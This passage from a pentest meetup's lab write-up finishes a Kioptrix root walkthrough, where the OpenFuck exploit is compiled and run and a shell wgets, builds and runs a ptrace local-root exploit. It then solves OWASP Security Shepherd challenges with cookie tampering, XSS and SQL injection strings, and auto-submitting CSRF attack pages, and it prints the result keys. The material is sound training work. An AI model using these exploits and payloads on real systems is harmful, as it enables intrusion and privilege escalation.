# mods to 764.c
# add missing includes
sed -i '/^#include <openssl\/evp.h>$/a\
#include <openssl/rc4.h>\
#include <openssl/md5.h>' 764.c
sed -i 's|http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c|https://dl.
packetstormsecurity.net/0304-exploits/ptrace-kmod.c|' 764.c
sed -i 's/(unsigned char *p, *end;)/const /1/' 764.c
gcc 764.c -o exploit764 -lcrypto
# check for redhat offsets in apache 1.3.20
./exploit764 | grep -i redhat | grep 1.3.20
# 0x6a fails, 0x6b works
./exploit764 0x6b $T 443
```

Running this gives us our root exploit:

```
hacker@kali:~/pentest/kioptrix1/exploit$ T=192.168.1.102
hacker@kali:~/pentest/kioptrix1/exploit$ PT=$HOME/pentest/kioptrix1
hacker@kali:~/pentest/kioptrix1/exploit$ cd $PT/exploit
hacker@kali:~/pentest/kioptrix1/exploit$ curl --silent --output 764.c https://www.
exploit-db.com/download/764
hacker@kali:~/pentest/kioptrix1/exploit$ dos2unix 764.c
dos2unix: converting file 764.c to Unix format ...
hacker@kali:~/pentest/kioptrix1/exploit$ # mods to 764.c
hacker@kali:~/pentest/kioptrix1/exploit$ # add missing includes
hacker@kali:~/pentest/kioptrix1/exploit$ sed -i '/^#include <openssl\/evp.h>$/a\
#include <openssl/rc4.h>\
#include <openssl/md5.h>' 764.c
hacker@kali:~/pentest/kioptrix1/exploit$ sed -i 's|http://packetstormsecurity.nl/0304-
exploits/ptrace-kmod.c|https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.
c|' 764.c
hacker@kali:~/pentest/kioptrix1/exploit$ sed -i 's/(unsigned char *p, *end;)/
const /1/' 764.c
hacker@kali:~/pentest/kioptrix1/exploit$ gcc 764.c -o exploit764 -lcrypto
hacker@kali:~/pentest/kioptrix1/exploit$ # check for redhat offsets in apache 1.3.20
hacker@kali:~/pentest/kioptrix1/exploit$ ./exploit764 | grep -i redhat | grep 1.3.20
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
```

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```

0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
hacker@kali:~/pentest/kioptrix1/exploit$ # 0x6a fails, 0x6b works
hacker@kali:~/pentest/kioptrix1/exploit$ ./exploit764 0x6b $T 443

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM      with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena    irc.brasnet.org                                     *
* #TNX Xanthic  USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT Buttp!rateZ *
*****

Establishing SSL connection
cipher: 0x4043808c  ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget https://dl.packetstormsecurity.net/0304-
→exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--21:53:33--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    OK ...                               100% @    1.25 MB/s

21:53:34 (765.82 KB/s) - `ptrace-kmod.c' saved [3921/3921]

[+] Attached to 986
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
→10(wheel)
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
hostname
kioptrix.level1
ls -l
total 21
-rwsr-sr-x    1 root    root      19920 Jun 26 21:53 p
rm p

```

And so we have root.

3.15 Security Shepherd Web App Levels

3.15.1 Security Shepherd Introduction

Documentation

This is to document the meetup's efforts responding to the challenge [OWASP Security Shepherd Web App Levels](#). There are 2 sets of challenges: Web App Levels and Mobile Levels with corresponding separate VM's in OVA format. Should you want to install the Web App into your own Linux host (like [Security Shepherd EU Login](#) did), there is also Web App Level manual setup for Linux (but not one for Mobile). For more information see:

OWASP Security Shepherd Files Downloads for three different setups:

- Web App Ubuntu 14.04 VM in OVA format.
- Web App files for manual setup in Linux.
- Mobile App VM in OVA format to simulate a mobile device.

Security Shepherd Wiki Especially good for the manual installation.

OWASP Security Shepherd GitHub GitHub source repository.

Security Shepherd EU Login Live site running Security Shepherd in Europe.

Sever setup

The Web App and Mobile VM's are standard OVA format, meaning you simply `tar -xvf *.ova` to obtain the VMware VMDK file to use for creating your Ubuntu 14.04 VM. Here goes an example for the Web App OVA file for a KVM-based VM using the VMDK as a backing file (meaning that the VMDK file never changes so you can easily undo changes to the VM).

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO tar -xvf OwaspSecurityShepherdVm_V2.4.ova
VM=securityshepherd
BACKING=OwaspSecurityShepherdVm_V2.4-disk1.vmdk
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK

# Now create a VM using $VM_DISK (Ubuntu 14.04).
# If you ever want to reset the VM to unmodified form simply stop the VM then
BACKING=OwaspSecurityShepherdVm_V2.4-disk1.vmdk
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
# Now start up the VM as it was originally.
```

Here is the manual setup required to run Security Shepherd on Debian Wheezy Backports using the standard ports 80/443:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
WORKDIR=$HOME/ss
mkdir -p $WORKDIR
cd $WORKDIR

# install required packages
$SUDO apt-get update
# mysql root password is "CowSaysMoo"
$SUDO apt-get install authbind curl dos2unix unzip tomcat7 mysql-server -y
$SUDO service tomcat7 stop
```

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```

# download manual Security Shepherd version
URL="http://sourceforge.net/projects/owaspShepherd/files/owaspSecurityShepherd_V2.4
↳%20Manual%20Pack.zip/download"
curl --location --output owaspSecurityShepherd.zip $URL
unzip owaspSecurityShepherd.zip
dos2unix *.sql

# set up tomcat
cd /var/lib/tomcat7/webapps/
$SUDO rm -rf *
$SUDO cp $WORKDIR/ROOT.war .
$SUDO chown tomcat7.tomcat7 ROOT.war
cd -
mysql -u root -e "source coreSchema.sql" --force -p
mysql -u root -e "source moduleSchemas.sql" --force -p
echo "AUTHBIND=yes" | $SUDO tee -a /etc/default/tomcat7
$SUDO touch /etc/authbind/byport/80
$SUDO touch /etc/authbind/byport/443
$SUDO chmod 500 /etc/authbind/byport/80
$SUDO chmod 500 /etc/authbind/byport/443
$SUDO chown tomcat7 /etc/authbind/byport/80
$SUDO chown tomcat7 /etc/authbind/byport/443
cd /var/lib/tomcat7/conf
$SUDO mv server.xml server.xml.orig
$SUDO cp server.xml.orig server.xml
$SUDO chown root.tomcat7 server.xml

# generate keystore
KEYSTORE=/var/lib/tomcat7/keystore
# set password to "changeit", then enter
# "pentest-meetup" "pentest" "South Bay Pentest Meetup"
# "Redondo Beach" "CA" "US" "yes" "<return>"
$SUDO keytool -genkey -alias tomcat -keyalg RSA -keystore $KEYSTORE

# manually edit server.xml
# change
# <Connector port="8080" protocol="HTTP/1.1"
# to
# <Connector port="80" protocol="HTTP/1.1"
# change
# redirectPort="8443" />
# to
# redirectPort="443" />
# change
# <!--
# <Connector port="8443" protocol="org.apache.coyote.http11.Http11Protocol"
# to
# <Connector port="443" protocol="org.apache.coyote.http11.Http11Protocol"
# change
# clientAuth="false" sslProtocol="TLS" />
# -->
# to
# clientAuth="false" sslProtocol="TLS"
# keystoreFile="/var/lib/tomcat7/keystore"
# keystorePass="changeit" keyAlias="tomcat" />

# add to web.xml just prior to "</web-app>"

```

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```

<security-constraint>
  <web-resource-collection>
    <web-resource-name>Entire Application</web-resource-name>
    <url-pattern>/*</url-pattern>
  </web-resource-collection>
  <user-data-constraint>
    <transport-guarantee>CONFIDENTIAL</transport-guarantee>
  </user-data-constraint>
</security-constraint>

# start tomcat and verify running
$SUDO service tomcat7 start
ss -tnl

```

Server configuration

victim user account

Create a user account “victim” for the CSRF exercises which require a victim account to be CSRF’ed.

Management interface

Initially log into the server over HTTPS with the userid/password admin/password. You will be prompted to change the password. At that point you can select *Open All Levels* followed by *Admin* → *Module Management* → *Open Floor Plan* → *Enable Open Floor Plan*. Next open all categories via *Admin* → *Module Management* → *Open or Close by Category* then select all categories and *Open Categories*. At this point you can create a class via *Admin* → *User Management* → *Create Class*, entering a class name (“pentest-meetup”) and class year (“2015”). You can also create users (*Admin* → *User Management* → *Add Players*) and assign players to a class (*Admin* → *User Management* → *Assign Players to Class*).

Module layout

There are 3 different layouts and they affect the order in which you can attempt the individual challenges:

- CTF (Capture the Flag) Mode

Only the “next” challenge is available, giving the player no choice and making sure that if they are “stuck” they cannot make progress by attacking other challenges.

- Open Floor Mode

The player can attack any challenge in any order. They are organized into a lesson introducing the challenge categories, then the actual challenges grouped by these categories. So all the CSRF challenges are grouped together.

- Tournament Mode

The player can attack any challenge in any order. They are organized by difficulty level, going from Field Training, Private, Corporal, Sergeant, Lieutenant, Major, to Admiral.

They are presented here in the Open Floor Mode, thinking that study would be organized around specific challenge topics.

Client setup

Tools needed

Tools are useful and in some cases required to successfully complete the web app levels.

- **curl**

We shall demo as much as possible using **curl** to ease reproducibility of results. After using setting up cookie and URL variables, the **curl** parts are simply cut-and-paste.

- **sqlmap**

We want to illustrate using **sqlmap** under difficult conditions. There are some challenges where the inputs are limited to 75 characters making it look to **sqlmap** that the results are unreliable. You are welcome to play with **sqlmap** to determine how much information you can obtain.

- **Tamper Data, Burp Suite, or ZAP**

Some tool is needed to intercept requests and possibly modify them. We'll assume the Iceweasel plugin **Tamper Data** as it is the simplest option and makes the least assumptions about your target platform. You can get lazy and log HTTP requests to get the Cookies and POSTDATA values needed for **curl**.

- **Firebug**

Some browser plugin is required to view the jQuery-laden web pages. For example, Insecure Cryptographic Storage Challenge 4 has some JavaScript not visible via the normal Iceweasel "View Page Source".

- **Icweasel Scratchpad**

There is some JavaScript code that needs to be run.

- `python -m SimpleHTTPServer`

Some of the CSRF exercises require the participant to display a web page. One easy way to do this is to create a subdirectory `www` and run the simple HTTP server `python -m SimpleHTTPServer` on port 8000. To simplify things we assume the client host file is updated to give the HTTP server the name `please.hack.me`. The only inconvenience running this via HTTP (vs. Security Shepherd's HTTPS), is it creates a mixture of secure and insecure content which generates a browser warning.

`/etc/hosts`

For simplicity, add two `/etc/hosts` entries:

- "securityshepherd.com" for the Security Shepherd web server.
- "please.hack.me" for the `python -m SimpleHTTPServer` web server used for the CSRF challenges.

3.15.2 Lessons

Broken Session Management

Selecting button *Complete This Lesson* sends a cookie `lessonComplete=lessonNotComplete`. Changing this cookie to `lessonComplete=lessonComplete` gets the result key:

```
# Tamper Data provides COOKIE and URL
COOKIE='lessonComplete=lessonNotComplete; JSESSIONID=2821E976E0037D81BDB6DE59DAD137B5;
↪ token=-112632534499221020130646027487937654472; JSESSIONID3=
↪ "8C2wotxmF6z8gnPFaeTimw==" '
COOKIE=${COOKIE}/lessonNotComplete/lessonComplete}
URL='https://securityshepherd.com/lessons/
↪ b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806'

curl --silent --insecure \
  --request POST \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  $URL
```

Yields this output:

```
The result key for this lesson is
4Gazx9fYvCwRXzUNBJX7I+GreKCHB0krBBanfhW5+uNqo1LGoY035sdHeLhc+6r5pfB/
↪ fToDbOic76wZfkImEMMrZwBrOW4jf01y1BE1iM0=
```

Cross Site Request Forgery

Selecting button *Send Message* with a URL of **https://securityshepherd.com/root/grantComplete/csrfLesson?userId=-646406028** (where -646406028 is your userid) gets the result key:

```
The result key for this lesson is
0cm0fBbpbB2BGJXVCM16j0swGqWh7wltXzgSj8XOoHMZk7YnJvlihgUJ1PdSg7kTLnrGQeoazBNDwCcXU6siXMU+QCUGPKZ3peTBV
```

Cross Site Scripting

Selecting button *Get this user* with a Search Term of **<script>alert('XSS')</script>** gets the result key.

Failure to Restrict URL Access

Viewing the page source using Firebug reveals this link:

```
<a href="adminOnly/resultKey.jsp"> Administrator Result Page </a>
```

So all we need do is enter the URL **https://securityshepherd.com/lessons/adminOnly/resultKey.jsp** to get the result key; you have to scroll way down the page to see the result key.

```
The result key for this lesson is
VpuJe/3NTRrgFF0P86kK0QGG8Z/
↪ CTCJGMxNxlXjs5eeuh5OxxpP24ME5f6w9PnJHrdKEEwLhvgKSDVX9KEoNHX6Ht5UYOQAOC1CEyw3NLk=
```

Insecure Cryptographic Storage

Run the following to get the result key:

```
BASE64=  
↪ 'YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhpZGVzTm90aGluZ0Zyb21Zb3U=  
↪ '  
echo $BASE64 | base64 -d
```

The result is “base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou”.

Insecure Direct Object References

This one is easily solved by changing the posted data **username=guest** to **username=admin**:

```
# Tamper Data provides POSTDATA, COOKIE, and URL  
POSTDATA='username=guest'  
POSTDATA=${POSTDATA}/guest/admin}  
COOKIE='JSESSIONID=2821E976E0037D81BDB6DE59DAD137B5; token=-  
↪ 112632534499221020130646027487937654472; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw==" '  
URL='https://securityshepherd.com/lessons/  
↪ fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100'  
  
curl --silent --insecure \  
  --header "X-Requested-With: XMLHttpRequest" \  
  --cookie "$COOKIE" \  
  --data-urlencode "$POSTDATA" \  
  $URL
```

Yields this output:

```
Result Key:  
JgwwHlI1huTRHTb1MSfQv27oS8vE52v230gTpOntH/S4ykruG7EGfaE5JYb7RHnMVjkkUDJ6DmQNgkY0Jpq/  
↪ R4rzXXPaToQYBWqtkL7Yrwc=
```

SQL Injection

This one is easily solved by entering **‘OR’1=‘1**, returning all the rows including the result key.

```
The result key is  
3c17f6bf34080979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0
```

Unvalidated Redirects and Forwards

Entering the link **https://securityshepherd.com/user/redirect?to=https://securityshepherd.com/root/grantComplete/unvalidatedredirect/396055212** (where -396055212 is the temporary ID), then clicking *Send Message* will get the result key.

```
The result key is  
mTvnudmDdMxRHM57N2Xftyfn6N8wpYze/  
↪ rQNyc7C3wjVpgyLDeflBUt7Vok6wSU1mk1smsRmgBE409I0nyV7L5eVs1JuU4pK3bgb9+gXtIw=
```

3.15.3 CSRF

CSRF Setup

victim user account

To do this exercise by yourself involves creating a victim account for the CSRF exercises. In the authors case, the victim user ran the Microsoft Edge browser on Windows 10. It's only failure was in the CSRF JSON challenge; the browser URL didn't properly handle JSON via enctype=text/plain.

Local web server

Some of the CSRF exercises require the participant to display a web page. One easy way to do this is to create a subdirectory `www` and run the simple HTTP server `python -m SimpleHTTPServer` on port 8000. To simplify things we assume the client hosts files is updated to give the HTTP server the name `please.hack.me`. The only inconvenience is this creates a mixture of secure and insecure which generates a browser warning.

hosts setup

This writeup assumes DNS name "securityshepherd.com" resolves to the Security Shepherd server and "please.hack.me" resolves to your local SimpleHTTPServer.

CSRF 1

Get your userid from the web page ("394682267744559fe293869075243bbebf22506f" in this case) and enter the following URL in the *Post Message* button:

<https://securityshepherd.com/user/csrfchallengeone/plusplus?userid=394682267744559fe293869075243bbebf22506f>

Get the victim user to open up the CSRF 1 lesson and your CSRF counter should be incremented. Merely selecting the CSRF 1 lesson again to refresh it gives:

```
The result key is
aD26cwIdzbaQJBSz8uHec4i/
↪ 3f5pe3PykDIrXB+HVFE1KAonJ67QspsIM0g1CB+UFYTQ0roeKtRK0Pb1cTaRBB8TFSactm7wgAQYZzD/
↪ Edr6g60GuN/+/ULSJQrdAf90lvcz4Rd86P2iamkLbNsCowPiyJjf3sny8N+WfsXSSMI=
```

CSRF 2

In another terminal window create `www/csrf2.html` and start up SimpleHTTPServer:

```
# Get userId from the CSRF2 web page.
U=394682267744559fe293869075243bbebf22506f
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat > www/csrf2.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form name="csrf2" action="$SITE/user/csrfchallenge2wo/plusplus" method="POST">
```

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```
<input type="hidden" name="userId" value="$U">
</form>
<script> document.csrf2.submit(); </script>
</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Get your userid from the web page (“394682267744559fe293869075243bbefb22506f” in this case) and enter the following URL in the *Post Message* button:

<http://please.hack.me:8000/csrf2.html>

Get the victim user to open up the CSRF 2 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 2 lesson again to refresh it gives:

```
The result key is
roJr3a13j7GTURQVG4238iM00sP7phs4mWYBG7DKD0/ejxm3Vd4rdMHwJY1TKCG8jrowaIm6/
→uHahtR5Gw283yBVEAsAHowvrPyCkDKhFfco1e7JnPODV4UyAUv2NzhkQ0QR0M+OU/
→TeFcOj9P0F9KusTd24KOy4lyc4t/7qsz4=
```

CSRF 3

In another terminal window create `www/csrf3.html` and start up SimpleHTTPServer:

```
# Get userId from the CSRF3 web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat >www/csrf3.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form name="csrf3" action="$SITE/user/csrfchallengethree/plusplus" method="POST">
  <input type="hidden" name="userid" value="$U">
  <input type="hidden" name="csrfToken" value="0" />
</form>
<script> document.csrf3.submit(); </script>
</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Get your userid from the web page (“394682267744559fe293869075243bbefb22506f” in this case) and enter the following URL in the *Post Message* button:

<http://please.hack.me:8000/csrf3.html>

Get the victim user to open up the CSRF 3 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 3 lesson again to refresh it gives:

```
The result key is
nGV7QrAfiEp5Aem0HD2+2t6bZ7bA1Id+W+aiwT65GBFHDtLQ0gcXB4w9BACe/GjK/CxAWCC0Hi/
↪IFhblFD6r8EBGvTDk/mr5ibzjtd82RImdNugtXIFfRWRv6rM+Xbo3jdMrkrrsc7PhkkwRc0JCLw==
```

CSRF 4

Note your `userId` (394682267744559fe293869075243bbefb22506f), then in another terminal window create `www/csrf4.html` and start up SimpleHTTPServer by editing then running this script:

```
# Get userId and csrfToken from the CSRF4 web page.
U=394682267744559fe293869075243bbefb22506f
CSRFToken=0
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat >www/csrf4.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form name="csrf4" action="$SITE/user/csrfchallengefour/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="$CSRFToken" />
</form>
<script> document.csrf4.submit(); </script>
</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Next enter the following URL in the *Post Message* button:

<http://please.hack.me:8000/csrf4.html>

Get the victim user to open up the CSRF 4 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 4 lesson again to refresh it gives:

```
The result key is
01t+AE6ba7vCE/
↪kg5ybup0J7ni7DiX3ipljv03neYvqdN3wh58R3P27RXkyrHFgOIP0aaHbZIf+QczQMC+BE0iv5vYK1juUCXtEeiBS0zUg5Vq+U
```

CSRF 5

When a user doesn't have a CSRF token for the challenge, one is generated. If you try enough new users you'll see the values 0, 1, or 2 are used. If you've already done this for your user account you can try other new ones. To handle all 3 possibilities, the exploit web page will have 3 forms, one per possible CSRF token.

Note your `userId` (394682267744559fe293869075243bbefb22506f) then in another terminal window create `www/csrf5.html` and start up `SimpleHTTPServer` by editing then running this script:

```
# Get userId and csrfToken from the CSRF5 web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat >www/csrf5.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>

<form name="csrf50" action="$SITE/user/csrfchallengefive/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="0" />
</form>

<form name="csrf51" action="$SITE/user/csrfchallengefive/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="1" />
</form>

<form name="csrf52" action="$SITE/user/csrfchallengefive/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="2" />
</form>

<script>
  document.csrf50.submit();
  document.csrf51.submit();
  document.csrf52.submit();
</script>
</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Next enter the following URL in the *Post Message* button:

<http://please.hack.me:8000/csrf5.html>

Get the victim user to open up the CSRF 5 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 5 lesson again to refresh it gives:

```
The result key is
QFCuAbq9DoSaaR+eSMiANCrN+H+IWAUF4wgv+OFRgfgvFTyDZmPgMy6DBqkVGu+TNeCGFvmlz/
→ZeuU6+KNx+FSHDeK3NQdjbQzfOoUFGnJm6SVXRin5DhdsEuSKf1Ff7xdalJjXyAi12E7zrKuZ2ww==
```

CSRF 6

This is the same as CSRF 5 except that the possible CSRF token values 0, 1, and 2 are md5sum-encoded. That is, when a user doesn't have a CSRF token for the challenge, one is generated. If you try enough new users you'll see the values cfd208495d565ef66e7dff9f98764da, c4ca4238a0b923820dcc509a6f75849b, and c81e728d9d4c2f636f067f89cc14862c. These are conveniently enough md5sum(0), md5sum(1), and md5sum(2). If you've already done this for your user account you can try other new ones.

Note your `userId` (394682267744559fe293869075243bbefb22506f) then in another terminal window create `www/csrf6.html` and start up SimpleHTTPServer by editing then running this script:

```
# Get userId and csrfToken from the CSRF5 web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat >www/csrf6.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>

<form name="csrf60" action="$SITE/user/csrfchallengesix/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="$(echo -n "0" | md5sum | cut -d ' ' -f_
→1)" />
</form>

<form name="csrf61" action="$SITE/user/csrfchallengesix/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="$(echo -n "1" | md5sum | cut -d ' ' -f_
→1)" />
</form>

<form name="csrf62" action="$SITE/user/csrfchallengesix/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="$(echo -n "2" | md5sum | cut -d ' ' -f_
→1)" />
</form>

<script>
  document.csrf60.submit();
  document.csrf61.submit();
  document.csrf62.submit();
</script>

</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Next enter the following URL in the *Post Message* button:

<http://please.hack.me:8000/csrf6.html>

Get the victim user to open up the CSRF 6 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 6 lesson again to refresh it gives:

```
The result key is
D01fReXETXPxJQWtUYC3UExWfDm/y/
→OkGqHEdBhT8IpG6vr0usxLdQAwXMQ+syNcDpx7v3DBLWc1wgNFtn0OhgAIydDNOPet5evYTFNdO3P1pmqM0sy3FcMxNu6I3t1dr
→aNZIW61z4A==
```

CSRF 7

This exercise is based on using a SQL injection in the web page to fetch your CSRF token that allows you to fetch other user's tokens. Then you can create a web page with that other user's token in your CSRF solution web page.

Also, getting it to work on Microsoft Edge browser was troublesome. The easiest way is to have the CSRF python web server down when the victim visits CSRF 7 page and get's their CSRF token. Once gotten, as long as they just click the *Post Message* button their CSRF token doesn't change; clicking that "CSRF 7" link on the left or do a page refresh changes their CSRF token. So catch them after visiting the page and only doing a series of *Post Message* attempts and you have their CSRF token stable.

At that point, use the SQL injection (use "%" which is "%25" URL encoded) to fetch all the CSRF tokens:

```
# Tamper Data provides the URL, COOKIE for getToken
URL='https://securityshepherd.com/user/csrfchallengeseven/getToken'
COOKIE='JSESSIONID=1D675D7764629338EB58951799708197;
→token=77318319473905651039630792168793645034; JSESSIONID3="VT9mAw4zGTRwrS/TtAsmyA=="
→'

# This is the URL-encoded "%" MySQL wildcard.
curl --silent --insecure \
    --cookie "$COOKIE" \
    "$URL?userId=%25"
```

The output will be an HTML-garbled list of tokens. Guess the one for your victim:

```
Your csrf Token for this Challenge is:
&quot;109047343535437488844995221280456065663&quot;; <br/>
&quot;112368035418168284095306472848852912912&quot;; <br/>
&quot;136206915773510028589068378558105017785&quot;; <br/>
```

With your userID (394682267744559fe293869075243bbefb22506f) and the newly-minted csrfToken (112368035418168284095306472848852912912), quickly create `www/csrf7.html` and start up SimpleHTTPServer by editing then running this script:

```
# Get csrfToken from SQL injection
CSRFToken='112368035418168284095306472848852912912'
# Get userid from the web page.
U=394682267744559fe293869075243bbefb22506f

SITE="https://securityshepherd.com"
# Create web page.
cat >www/csrf7.html <<EOF
<html>
<head>
    <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
    <meta HTTP-EQUIV="Expires" CONTENT="-1">
```

(continues on next page)

(continued from previous page)

```

</head>
<body>
<form id="csrf7" name="csrf7" action="$SITE/user/csrfchallengeseven/plusplus" method=
→ "POST">
  <input type="hidden" name="userId" value="$U" />
  <input type="hidden" name="csrfToken" value="$CSRFToken" />
  <input type="submit" />
</form>
<script>
document.csrf7.submit();
</script>
</body>
</html>
EOF

# Start web server
( cd www; python -m SimpleHTTPServer; )

```

Enter the following URL in the CSRF7 exercise *Post Message* button:

<http://please.hack.me:8000/csrf7.html>

The next time the victim clicks the *Post Message* button they should get “Increment Successful” in their web page. Then when you refresh your CSRF 7 page you should see:

```

The result key is
iZ2oXFSPSFev74qeQuU8PX3J0Rj/BET/
→ IQhiQKvPCO+3sbtXf4Nl5puk9+O2yEtyOUWhBh4XaSejQIQMawqqQ/
→ 0XF7yzTJtN3JwbdZ4nRXae9ozSjFO5GIId/a3pcqVaTHiXDjV40H7f21zFaYJNyNw==

```

CSRF JSON

First a note about passing JSON via a form. You might expect to read and follow the [JSON extension specification to HTML](#) and have `enctype='application/json'`:

```

<form id="csrfjson" name="csrfjson" enctype='application/json'
  action="https://securityshepherd.com/user/csrfchallengejson/plusplus"
  method="POST">
  <input type="hidden" name="userId" value="394682267744559fe293869075243bbefb22506f"/
→ >
  <input type="submit" />
</form>
<script> document.csrfjson.submit(); </script>

```

But this will result in an error. From [CSRF expecting JSON packet #116](#):

User has to use `enctype='text/plain'` in their attack to send well formed JSON cross domain without javascript.

Also, from [CSRF With JSON POST](#):

It's not possible to get a POSTed <form> to submit a request with Content-Type: application/json. But you can submit a form with a valid JSON structure in the body as `enctype='text/plain'`.

It's not possible to do a cross-origin (CORS) XMLHttpRequest POST with Content-Type: application/json against a non-cross-origin-aware server because this will cause a 'pre-flight' HTTP OP-

TIONS request to approve it first. But you can send a cross-origin XMLHttpRequest POST with Credentials if it is text/plain.

We follow [JSON CSRF with Parameter Padding](#) to create our “text/plain” JSON form. Realize a form field is expected to be encoded something like “name=value”; in fact, an extra “=” is placed before the value even without a value (“name="). How can you encode {"a":1,"b":{"c":3}}? If you try <input name='{ "a":1, "b":{"c":3}}' type='hidden'> the actual value sent will be {"a":1,"b":{"c":3}}= (notice the trailing “=” that’s always added after the name). One way to solve this is to add a dummy value at the end of the JSON: <input name='{ "a":1, "b":{"c":3}, "ignore_me":""' value='test"' type='hidden'>, which results in the JSON string {"a":1,"b":{"c":3}, "ignore_me":""-test".

In our case we’ll add an extra JSON value ", "ignore_me":""' value='yeah_me"' which adds { ... , "ignore_me":""=yeah_me"} to the end of the JSON value.

Using the userId from the challenge (394682267744559fe293869075243bbefb22506f), create `www/csrfjson.html`:

```
# Get userid from the web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"
cat >www/csrfjson.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form id="csrfjson" name="csrfjson" enctype='text/plain' action="$SITE/user/
csrfchallengejson/plusplus" method="POST">
  <input type="hidden" name='{ "userId":"$U", "ignore_me":""' value='yeah_me"' />
  <input type="submit" />
</form>
<script>
document.csrfjson.submit();
</script>
</body>
</html>
EOF

# Start web server
( cd www; python -m SimpleHTTPServer; )
```

Next enter the following URL in the *Post Message* button:

<http://please.hack.me:8000/csrfjson.html>

Unfortunately, Microsoft Edge did not encode the form properly. Whether `www/csrfjson.html` was in an iframe or as the main URL, the post to the server was {"%22userId%22:%22394682267744559fe293869075243bbefb22506f%22,%22ignore_me%22:%22=yeah_me"}. Note that all but the last double quote mark were URL encoded. This caused the error message “An Error Occurred! You must be getting funky!”.

